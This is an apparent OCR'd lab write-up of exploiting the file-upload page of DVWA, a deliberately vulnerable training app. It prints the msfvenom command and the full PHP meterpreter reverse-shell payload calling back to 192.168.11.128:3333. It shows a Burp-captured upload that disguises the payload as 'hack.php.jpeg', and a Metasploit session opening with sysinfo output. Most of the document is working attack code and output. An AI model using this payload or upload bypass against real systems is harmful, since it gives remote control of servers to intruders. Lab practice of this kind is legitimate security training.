

I created the backdoor code using this command

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.11.128 lport=3333 -
f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.11.128'; $port = 3333; if (($
f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port
}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f))
{ $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create'
) && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socke
t_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$
s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s
_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = soc
ket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $l
en = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socke
t_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['m
sgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.
executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_
bypass(); } else { eval($b); } die();
┌──(kali㉿kali)-[~]
```


I have created the jpeg to put our backdoor code inside the image



Uploading the jpeg image with our code



Turnin on burp suite to capture the packet



Captured the traffic after uploading the image file

```
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOzNqTUuwhr6oHppi
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=m338nu3sgiuqkfq8b454uukrt5; security=medium
Connection: keep-alive

------WebKitFormBoundaryOzNqTUuwhr6oHppi
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryOzNqTUuwhr6oHppi
Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"
Content-Type: image/jpeg

<?php /**/ error_reporting(0); $ip = '192.168.11.128'; $port = 3333; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &&
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
 } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) {
switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

After changing the packet, we can open the shell using the metasploit

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.11.128:3333
[*] Sending stage (39282 bytes) to 192.168.11.1
[*] Meterpreter session 3 opened (192.168.11.128:3333 → 192.168.11.1:53899)
at 2024-11-14 11:06:39 -0800

meterpreter > sysinfo
Computer    : PURPLE-STN-2
OS          : Windows NT PURPLE-STN-2 10.0 build 19045 (Windows 10) AMD64
Meterpreter : php/windows
meterpreter >
```